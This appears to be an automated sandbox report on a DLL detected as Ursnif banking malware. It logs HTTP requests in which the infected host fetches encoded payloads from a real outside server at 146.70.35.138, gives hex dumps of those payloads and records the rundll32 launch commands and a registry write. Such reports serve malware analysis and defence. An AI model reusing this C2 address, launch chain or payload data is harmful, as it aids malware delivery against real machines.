
Timestamp	kBytes transferred	Direction	Data
Apr 23, 2022 08:12:19.910176992 CEST	1224	OUT	GET /phpadmin/DRUYboFifxi6C3/_2BjVEcKiT1b8A_2BvMed/1ckh5D3V8MdKp2S2/SxMBQuJjSXDeW9Y/7fodbb XY21Jrsa2aXJ/S90Gqb_2B/KDYz_2F5NJsyx14KqPKz/ecUQVATr13lzZyN_2B_/2BoLTTXT06dmMNQURoEaga/M1A dtgAQJw1vj/q_2FSYWg/oo4zTjJDuzf2mz8BRfV3l9z/TX7m3RhRWd/LYr8gkK9WgmQ0jja9/kmBHLi0WTs_2/FFd4 Km9NmRn/_2FUZ.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache
Apr 23, 2022 08:12:20.288152933 CEST	1238	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Sat, 23 Apr 2022 06:12:20 GMT Content-Type: application/octet-stream Content-Length: 185492 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="626398c43e1ae.bin" Data Raw: 2c d4 68 ba 77 fa c2 de fe 95 8f 63 f1 45 56 5f 12 44 e4 30 5c f8 d2 eb ea 34 2c 15 08 e7 49 45 b8 f9 96 19 41 71 13 28 e7 22 8f 4d ba 44 b3 a3 6f 7b bf 72 ac b8 4f 7a 8f 60 a9 cb 6c 3d ef 2b e9 4b 6b 0d c8 68 41 c2 6d c2 e3 f9 cf c2 87 b7 ba 24 d1 5f c4 e4 11 7f 1c c7 6e f2 5e f5 c4 ad f7 ba 0b 19 f0 08 a6 0c 8c d6 7a ca 0e d2 e6 b9 3c 29 08 fd f9 f1 34 77 36 0b 69 d0 eb 4a 15 78 00 41 ee 63 8f 39 c4 83 84 54 5b 93 be 4b 41 ed 1d 77 6d c3 05 cd fb 5a 9e 69 00 27 b2 f8 28 22 b7 a6 fc e9 96 12 bf 16 16 9d 0b ee d7 ea 0d 29 ee 79 d6 f3 cc 9f 0b f5 7d b6 d6 9d bb 69 9e 76 c7 39 32 ee d6 d4 08 12 34 be c8 8e fb 1c 3d 89 fc bf 1e 9e 0e d2 b9 e2 14 bf 51 43 7d 58 21 d1 40 02 45 f3 45 af bc 93 a8 36 96 14 02 27 44 48 1d 0b 1f 08 60 72 20 55 8d 5f 3f 8c 71 71 8c e7 54 2b e2 cf f6 8d 2a df b4 82 9c 87 a5 18 0b 6f fb 3f 82 4c 5e aa 5a 08 af 9c 02 00 fb eb 9d d7 2f 90 11 fd 78 12 69 5c e2 38 4c 8c 6d 27 2d 35 3c 88 16 b7 9f 54 8f a5 4e e1 4b ea ff cb 25 a4 42 ea d4 1e 22 32 a7 6b d6 eb b7 2b c0 80 ad 13 44 6c 89 82 1e 7b 2c b0 71 05 65 75 d4 16 90 f9 f6 9e bf 21 86 69 02 07 a7 b5 02 b3 ec 6e 19 59 91 77 0a cd c7 f9 cf d0 06 50 8f db ab 03 f0 2b ed 2c e9 89 4a 88 59 8e 9c 7b de 14 fb 5f 7a df 0b 56 a9 b0 09 ba 19 86 1e 08 0f 71 f0 8e 65 83 4b a6 05 af 86 29 8c 39 c9 e2 36 a1 a4 0b 31 39 3a ee 98 85 08 ef f9 8a c4 bb ec bb 1f 9b 9f f4 c6 01 ad 17 12 ae cc 8a 29 41 89 52 e5 85 3e 09 15 69 93 24 9e f2 0d ae 0e 90 3c 47 2b 74 cd 39 1f dc 18 32 2f e0 00 8c d0 28 0e 13 d1 70 db 15 39 da 20 14 8b e0 b8 1b 3c 02 e0 b2 a5 3c ca fe e7 fb 71 b2 bc 46 2d bc b4 9e 2c 4d 42 51 60 d9 48 e0 73 ba b2 e6 ff cc b8 db 2e e2 47 db bb 09 3a b9 9f 21 fe 77 2e 1d b2 85 0d a1 6a 4b 3e 56 67 a8 28 25 b1 f2 cf ad c9 e6 f4 18 51 6f b6 b0 8a 87 9d fb ce 15 d9 a2 86 b4 13 c6 dd e0 49 26 f1 50 24 7d 04 14 ea d1 2d 24 e9 a6 f4 22 05 98 d9 91 38 e1 02 fb 62 5c 43 30 a0 74 a0 fe 8a 61 5b a4 5f 98 c5 39 06 b3 ff b3 25 3e 04 88 b4 82 83 94 64 a9 84 cb 9f 9f 1f 70 bf a6 3d 99 30 75 a2 26 ad af ef f7 ba 7e 13 36 dd ec 5b 00 93 21 74 eb 71 3e 31 3f 16 27 12 09 56 f4 b7 72 7d 36 19 03 2a 7c a9 f7 0e db 60 ea 21 0c ac 34 69 0b f0 81 dc 2d 5f e4 a4 b6 24 55 e6 24 ff de 1c d5 e9 18 d3 35 2a 51 65 b0 c5 0f d5 01 1b 9a a0 5e 93 f9 68 c7 00 64 1f 2c 80 f7 41 5f e5 a0 9d 2f c6 86 8f 6f 8b 9d 4c b1 75 fc 20 25 d0 69 a5 8d 42 8d 70 8d 86 c2 f3 67 47 48 b7 50 67 56 93 04 87 a8 94 6f b6 e3 87 a3 b4 4d 82 29 55 55 cc bf 88 0f b6 e6 4e 07 85 85 7b fd 4d fd 55 f7 b8 74 b1 8b 37 53 df fb 4f 98 6d 65 18 3a 85 dd 02 aa 7b f8 75 8a 02 bd 0a 6a 66 4a 19 f0 33 ea 01 93 bf 2a 36 65 f8 7e ef 26 c4 af a9 2e 18 c8 ed b3 86 8f 46 e9 a7 e4 ec 13 e5 6d 9b c1 09 49 cc 98 5f b5 0a 69 9d 1c e3 cc c3 38 81 ac 51 37 ad b2 6c 2f 7d 59 19 40 d7 7e f1 53 45 02 45 53 44 6c 2d 0d c7 9a 76 0c 41 e9 e0 e3 e8 77 65 0c 72 10 fe 62 87 ff 9f c1 11 34 4f a6 32 7d 9d 57 30 b5 40 b5 bb f8 5b 1b 7b 6f 92 b8 55 ce df 06 0e ce dd 7e ac 10 7e fd 5b dd 43 a7 d8 02 48 aa 68 37 27 8b 94 13 39 6a 48 27 0b 97 37 5f 35 45 41 33 2d 34 0a Data Ascii: ,hwcEV_D0\4,IEAq("MDo{rOz`l=+KkhAm$_n^z<)4w6iJxAc9T[KAwmZi'(")y}iv924=QC}X!@EE6'DH`r U_?qqT+*o?L^Z/xi\8Lm'-5<TNK%B"2k+Dl{,qeu!inYwP+,JY{_zVqeK)9619:)AR>i$<G+t92/(p9 <<qF-,MBQ`Hs.G:!w.jK>Vg(%QoI&P$}-$"8b\C0ta[_9%>dp=0u&~6[!tq>1?'Vr}6*|`!4i-_U5*Qe^hd,A_/oLu %iBpgGHPgVoM)UUN{MUt7SOme:{ujf J3*6e~&.FmI_i8Q7l/}Y@~SEESDI-vAwerb4O2}W0@[{oU~~[CHh7'9jH'7_5EA3-4
Apr 23, 2022 08:12:20.776896954 CEST	1437	OUT	GET /phpadmin/GVoID0TbPRvLYlr7up2X9/gD2XQvRshzT0oIvQ/0mEtVI_2FJuzvKC/fbaZh1y3_2FnOqy8_2/B0 Y8u0dqv/V11JJbfZHGLCQ043KVhZ/2j3FiaSLUSAIqnVTtEF/p_2F7mTRIgp_2F43j86HIJ/7JamWIlhMtaxW/Qv_2 BsMI/GK_2BjMae66_2B0eWRxZare/pyglkGar6g/LD_2FkUNwRZVbFFyN/qmaS1_2FZd3W/iyocOp4EpCY/lkbOHJ4 rs/yFlR4ppeN_2/FAS.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 23, 2022 08:12:21.151750088 CEST	1460	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Sat, 23 Apr 2022 06:12:21 GMT Content-Type: application/octet-stream Content-Length: 237210 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="626398c51d112.bin" Data Raw: c5 94 a1 d4 cf 01 54 ad 67 b8 35 ce fb a5 32 f4 b8 b7 20 18 bc af a0 b9 ec 7b fb 86 8b 40 5e 0c 4a 06 ae 62 ba 7e a8 0e 1b 4e 14 4a 61 22 66 60 c1 90 c2 5a 82 32 07 b5 0a 28 8e 7e ea 85 17 e2 57 83 3e 40 70 7a c8 68 8c 7d d1 83 2a 85 e7 64 0d ab 77 92 0b f8 d4 ae aa 6d 4c 70 33 cb 56 58 74 22 20 f5 7b 99 7b 0e 65 8e 51 07 ac ce 98 00 ec e4 f0 89 47 50 b4 65 b8 e6 23 43 ea 16 0d b5 8e 48 c9 d4 b9 c9 0f 48 2b 92 f5 d9 19 96 9f b7 32 8f 57 f8 3a 9c fc 78 1d 08 05 6b ca 6b 56 e1 08 8a 76 14 44 72 99 2e 7d 22 b0 6c 29 5b 8c 06 be c3 af d8 ef ff 64 73 b5 62 45 13 3e b1 99 c6 c3 60 ae 9b 3e dd 20 19 6a a3 cd 7a 59 d5 b4 c1 aa a6 dc 4b 26 e5 4e 0a ac 02 9b 15 7a 9d 51 f7 1e e8 c4 41 6e b0 8e ff d2 ab 95 a3 8f 5b f5 e4 4b 8d 05 c5 21 c3 0d 04 92 f1 83 5d d6 cd 19 d6 95 ef 7a 20 dc 91 10 4b 51 4d c4 2f 7e 03 c5 fb c7 08 d6 e6 74 2d 56 44 d8 a7 57 e5 91 1a 81 81 28 8e 88 63 7a 12 47 80 4d 99 4c 72 45 22 50 02 d6 85 c2 6c fd db 8c 27 af ef 7c 2f 5d 7c 0b e5 88 33 be dd 60 30 74 74 8c a3 06 b9 ed d1 2c 46 b0 e9 a1 97 b3 ea 80 a0 99 6b 07 3c 37 c9 12 1f ca d9 c3 f6 bb 95 dd 15 23 53 41 27 6f f3 b7 88 01 8a d4 d8 80 fd 64 fa 32 a6 51 db 9f c7 ee e4 2d 78 68 27 22 5a e0 e3 ba 67 38 ba 44 d8 c0 55 c4 ec 9a 89 db f1 e0 2e d2 f7 a6 dc 66 3e 69 cc e8 de eb f3 85 39 5d 45 7f b9 f1 d9 92 47 72 e8 1c dc 16 5f 94 8a 34 c6 6c c7 7f bf 51 e6 91 79 6b ec b5 f2 72 8a 6e b3 d4 29 d2 4a 3d 65 71 97 ed a8 79 9f fb cb 30 cc fd 81 1c 66 39 8a b5 b5 5f 2c dd e5 5b 58 45 3b 5a 92 5c 70 43 7f 69 e1 9b 6d 7f db ab 8b d9 4b ae 21 5f 89 c8 75 0c 23 18 67 b6 b0 86 9b cc 76 18 15 a9 b3 09 79 d9 aa 99 d5 8b c9 51 00 53 c1 31 2b cd 41 d0 8a 96 d9 92 f2 7f 67 79 25 7f e2 62 ad 75 e8 be a6 7a 01 eb 0c f3 5a 4c 9f 68 d1 7f e9 9e 7f 08 a9 1c 84 4b b7 f0 66 31 a6 2b 57 22 e5 0e 43 be b8 fc 02 48 c9 d3 b8 1c e9 cc 51 f3 27 a8 b6 0c 56 89 f3 0e 39 c0 70 63 51 a6 e5 fc 29 3c a8 0f ec 59 d0 f4 34 c5 27 e7 61 7b 18 d0 12 e9 ab 44 40 e0 f6 7f 5e 83 98 d8 bc 67 ce ce 0f e5 1f 97 a0 21 8a 8e bc 55 43 ed 76 28 e5 0b 47 e0 f3 ff d0 21 b2 bc 73 a8 04 22 a6 ff 80 9f 8f 27 4d 47 a6 c6 82 70 1a 05 2d e6 88 42 ba 6d eb 81 16 9c c2 93 e2 65 77 90 f6 1e fa 29 11 df 98 6b fa 90 d3 03 e2 3a e4 ea 7c 50 f4 57 34 74 0a ea 2a 2c c1 b6 1b 90 45 b5 a5 5d c8 a3 e5 2d c5 1b 47 36 e5 5e 5c ff 60 5b 86 7b 3a 3b 37 57 9d 83 86 72 e8 ac ff 51 7d 5b 56 f9 58 9b fc bd c3 ae 7f 17 f4 86 5d ac bf 83 30 cc a8 ac 1b 10 85 b4 67 38 3f 05 02 4b 10 c3 bc 6d cc 98 fe aa 9d fd 82 48 09 5f 6d c5 24 98 bc 1e 8d d0 32 3a be ba 5b cc 59 71 10 19 db f1 27 b4 18 19 51 81 c9 dc 2a 68 da d5 ca 34 87 4e 78 63 94 78 3a e6 ce 53 d9 88 10 f3 a7 80 63 78 a7 38 76 d7 18 61 67 78 00 29 51 09 8f 4c 89 4b ca 92 9c 13 7e 59 39 a0 51 aa fa d1 03 3b 4a 5f 67 d0 85 63 ea 30 6f 0d e8 09 ae 34 e7 8a 90 d9 95 4b fd 26 05 fb 0e 7c 02 b0 0c f9 67 df 98 0f 79 8c 6d ff 0c e7 be 6a b7 12 29 4d 0b 62 99 8f 98 67 62 02 8d b2 49 94 fa b5 be b0 ec 6a 9a af d8 30 7c aa 3f 85 d3 66 54 02 99 b6 98 bd be ce 73 8d 03 3f fe 89 4f 99 33 c1 d3 c5 bf fa 8b fb Data Ascii: Tg52 {@^Jb~NJa"f`Z2(~W>@pzh}*dwmLp3VXt" {{eQGPe#CHH+2W:xkkVvDr.}"I)[dsbE>`> jzYK&NzQAn[K!]z KQM/~t-VDW(czGMLrE"Pl'|/]|3`0tt,Fk<7#SA'od2Q-xh"'Zg8DU.f>i9]EGr_4lQykrn)J=eqy0f9_,[XE;Z\pCimK!_u#gvyQS1+Ag y%buzZLhKf1+W"CHQ'V9pcQ)<Y4'a{D@^g!UCv(G!s"'MGp-Bmew)k:|PW4t*,E]-G6^\`[{:;7WrQ}[VX]0g8?KmH_m$2:[Yq'Q *h4Nxcx:Scx8vagx)QLK~Y9Q;J_gc0o4K&|gymj)MbgbIj0|?fTs?O3
Apr 23, 2022 08:12:21.823791981 CEST	1716	OUT	GET /phpadmin/Vo3V1ij8xfQAzbYEppxuGj/YfKBcB_2BiFsK/C5o_2FK1/LFX_2FAQmA1J0Gg2IGK0zii/Cqu4J51vDj/wlNBN Cb18BPgk55aw/3DJofkjbHHw_/2F3O9t6XtUN/FhzyouLiXCH4qy/e6m_2F6Bp87emTDJkwB0B/GJSc0pfzfjLvMKI S/Fcz1B6FomHVea2H/3F6nRjbT0qghS0NNIb/kfO6CmRa0/E8U4GDXz2DXZU_2BDOzp/T84va5G8JnhB3/UMJfQ.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 23, 2022 08:12:22.199361086 CEST	1717	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Sat, 23 Apr 2022 06:12:22 GMT Content-Type: application/octet-stream Content-Length: 1869 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="626398c6264cb.bin" Data Raw: 40 d1 e5 5a 8b c7 b4 20 04 1d ee a2 24 f1 96 9d 26 a1 0b 1b 7e e3 4e 1f 5d 3c 4d da 10 7c 95 81 0f 16 f7 ee 7d fb 39 8c 70 71 45 d9 0f ab ad 60 01 a5 32 5d be 0d 61 0e 50 82 f8 65 5b 9a 22 17 77 7e df 1d d3 e9 2a 08 c4 85 a2 d9 7c 2f 82 76 1f a1 0c 49 88 f8 0e c9 2d a0 8a 50 56 c2 c7 92 94 e2 ec 7e 79 4a 65 9b 26 e4 dd 72 cc a9 e7 63 18 5b ca dd df b9 3c ff 59 43 c8 9c c3 1a 12 d9 00 09 54 eb 65 b3 47 f4 68 0c b2 8f b5 20 fb 61 ad f0 29 d6 ef 6f ad 1f 9b 0f 56 f2 39 7e b4 2e 17 15 94 17 47 de 21 36 e1 25 3a 1c 1e 8d 36 93 c2 c8 4e 60 10 93 49 cd cf 19 4f 0c 1f a5 d3 5d df 25 13 ca 40 20 64 fe 4b 27 eb fb 5b ce 56 73 77 b6 d4 6f 61 c2 6b 4e fe cb 73 77 22 e9 f6 1d 48 0c 2e 7a d7 73 4c e6 51 80 cb f5 e3 20 5b 24 a3 68 83 38 6a 87 1d d6 fc d3 cf f2 a2 a3 35 f3 19 e8 ac 2c e4 cb 70 a5 b0 92 e2 87 00 7b 31 2a 0d 22 de b4 1e 6d 5d 7c 13 90 ef 11 74 34 aa 7e 6b 92 3a e5 d5 5c be 59 0b ec ab 8a db cf 67 a8 2b 63 24 50 a1 20 ed 30 f3 e8 e0 28 6b 51 f4 5e e9 8f c2 69 d8 28 69 51 46 a7 72 50 9d 2a 97 f7 91 81 7c 6c 5a d0 ba ac bd 1c d8 97 9e 7f 2d 30 0e 8b 0a c6 f9 a4 b5 dc 66 f3 19 b7 79 89 51 9b eb 95 fa e6 32 f7 db 83 04 be d0 a4 34 40 10 7b e0 ea 75 18 6e 32 43 93 ff ec 97 e9 13 de b1 39 90 ae fd b1 88 f6 eb a8 a3 5f d3 40 f2 8a c8 1a b5 da 23 07 28 14 d4 48 91 e4 75 6c 2e 2f 59 14 ed cd 56 33 a4 6f 3c 74 70 51 26 d2 f1 00 9d c7 9e 68 ca 93 01 b0 18 8b 9c 3a 19 27 47 cf c7 cc f2 d1 42 aa e5 ce 1f 0f 07 03 9a 24 72 37 bc 30 c3 42 3d 57 49 09 18 78 26 bc 66 1e 36 de 2a c7 72 0d 10 ee fa 93 05 a5 63 7e 1c e1 d8 c6 71 0e 0f 77 91 6d aa 79 b3 3a 27 fe 2e 3b 53 ad 84 37 f4 45 54 52 da 80 67 3c 9c 44 86 2a a7 58 26 94 83 b1 bd ca d7 ad 1d 43 f8 70 2b 43 d2 05 fd d2 bd 6b 6f 62 28 7b 75 60 c4 14 07 07 2c f7 3e f3 95 1f 56 90 0c 06 3e 6c 02 6c 89 e1 6c 0b cb a0 a3 9c ba 25 72 e8 31 27 75 22 9d 20 f7 46 af 10 5d c0 d6 ec 16 ab 36 03 82 9f fb a2 ca 77 e2 f1 69 ad fe a5 b9 2c 1b 4a e3 1d 69 43 fc 81 b7 22 57 f1 2c fa 72 4d 17 49 56 ad 1f ff 4a a5 38 50 c9 b2 68 b3 c4 e2 33 e0 9b 81 eb 69 56 89 c3 9b 32 9c 57 30 ee 5d 75 8b e2 b2 d7 ee fb a8 48 a0 5e f2 34 a7 15 38 ac ae 28 2c 60 6f 00 b8 12 2b bf 5a 7d fc 9d 1c f0 1a dd a6 92 7f f1 c5 f3 02 e2 83 f6 a1 52 db f7 14 b9 38 35 28 e6 2b 62 1a 3f b8 e0 b5 43 ea a8 92 b6 60 5b 95 b3 d5 09 19 61 54 a7 f6 67 69 2b 6d 9e 93 4e 6a 56 d6 3f 53 09 df 02 18 fe f4 5e 79 48 1e 9b 82 dc cf fb 80 f3 bb 65 a6 56 0e 5a e8 78 a7 13 70 ac ce cc c9 43 75 3c f7 ef 58 23 f8 c7 88 e3 17 85 ca 17 bb 6e 86 b2 4d 6f 8a da 5c 1b 90 9a d2 4d 26 35 99 bb 8b 29 ea 31 7b 6b 5f b9 0e 00 3a a4 e4 ea 72 09 48 da 0c d2 ae 7f 25 91 ec 37 59 6e 37 a1 80 7c 8e 19 d1 1d 3a ee dc 6d 6a 4c 0b 42 b6 2b 61 83 0b d7 d9 f5 f6 ce 72 f7 b5 90 05 e5 3f 8a 59 21 da ac 86 48 37 1f 98 8f 3a 7e a8 72 fb a7 30 f0 f0 02 05 b3 ae ea dd 01 b1 44 fd d2 ee a8 d7 98 54 14 92 eb 8f 4e 62 a3 f2 7e 80 f8 92 9d 71 a2 ed 5c 8a 7c f2 dd 5c 75 7c 65 29 cd 7c e2 5d aa 2d f2 1d f5 f7 ab 93 ec 3b 66 10 48 80 13 8e 53 aa 6d ca d6 5e d2 47 e2 a0 4b fe ca fd 03 fd fa 45 3e c5 74 Data Ascii: @Z $&~N]<Ml}9pqE`2]aPe["w~*\|/vI-PV~yJe&rc[<YCTeGh a)oV9~.G!6%:6N`IO]%@ dK'[VswoakNsw"H.zsLQ [$h8j5,p{1*'m]|t4~k:\Yg+c$P 0(kQ^i(iQFrP*\|lZ-0fyQ24@{un2C9_@#(Hul./YV3o<tpQ&h:'GB$r70B=Wlx&f6*rc~qwmy:'.;S 7ETRg<D*X&Cp+Ckob({u`,>V>lll%r1'u" F]6wi,JiC"W,rMIVJ8Ph3iV2W0]uH^48(,`o+Z}R85(+b?C`[aTgi+mNjV?S^yHeV ZxpCu<X#nMo\M&5)1{k_:rH%7Yn7|:mjLB+ar?Y!H7:~r0DTNb~q|\u|e)|]-;fHSm^GKE>t

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: **1428**, Parent PID: **6052**

General	
Target ID:	0
Start time:	08:11:50
Start date:	23/04/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\VoevdOQpeU.dll"
Imagebase:	0x990000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1796, Parent PID: 1428

General	
Target ID:	1
Start time:	08:11:51
Start date:	23/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\VoevdOQpeU.dll",#1
Imagebase:	0x1190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5292, Parent PID: 1796

General	
Target ID:	2
Start time:	08:11:51
Start date:	23/04/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\VoevdOQpeU.dll",#1
Imagebase:	0x270000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.260779553.0000000004F78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.308220825.0000000004F78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.260884971.0000000004F78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.421966249.0000000005800000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.307999471.0000000004EF9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.309153947.0000000004D7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.306041676.0000000004F78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.418290264.0000000004899000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.307957841.0000000004E7A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.261032532.0000000004F78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.261191379.0000000004F78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.260987111.0000000004F78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.261105592.0000000004F78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.261071181.0000000004F78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.365233310.0000000005D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.261177888.0000000004F78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.420929959.0000000004BFF000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	E7 03 00 00 1C 80 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A 48 5F A8 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	5806C05	RegSetValueExA

Analysis Process: WerFault.exe PID: **3084**, Parent PID: **1428**

General

Target ID:	4
Start time:	08:11:53
Start date:	23/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 1428 -s 608
Imagebase:	0x10e0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: **5640**, Parent PID: **1428**

General

Target ID:	10
Start time:	08:12:02
Start date:	23/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 1428 -s 616
Imagebase:	0x1220000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D8C1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3890.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3890.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_164b3f26	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_164b3f26\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8B497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp	success or wait	1	6D8B497A	unknown
